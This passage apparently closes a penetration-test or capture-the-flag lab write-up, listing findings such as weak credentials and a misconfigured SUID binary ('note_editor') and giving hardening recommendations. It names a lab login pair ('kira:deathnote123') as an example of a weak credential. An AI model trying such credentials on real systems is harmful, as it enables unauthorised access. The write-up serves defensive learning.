- Identified key weaknesses such as **weak credentials** and **misconfigured SUID binaries**.
- Reinforced the need for **system hardening** and regular security testing.

Recommendations

- ✓ **Limit Service Exposure:** Only expose necessary services to the network and restrict access to sensitive services like MySQL and SSH using firewalls or access control lists.
- ✓ **Regularly Update and Patch Services:** Ensure that services like **Apache, OpenSSH, and MySQL** are updated to their latest stable versions to reduce the risk of exploitation.
- ✓ **Disable or Restrict SUID Binaries:** Remove unnecessary SUID/SGID permissions, such as the vulnerable `note_editor` binary, to prevent privilege escalation.
- ✓ **Enforce Strong Password Policies:** Weak or predictable credentials (`kira:deathnote123`) should never be used. Implement strong password requirements and enforce periodic changes.
- ✓ **Perform Regular Security Audits:** Conduct periodic penetration testing and vulnerability scans to identify and remediate misconfigurations before they can be exploited.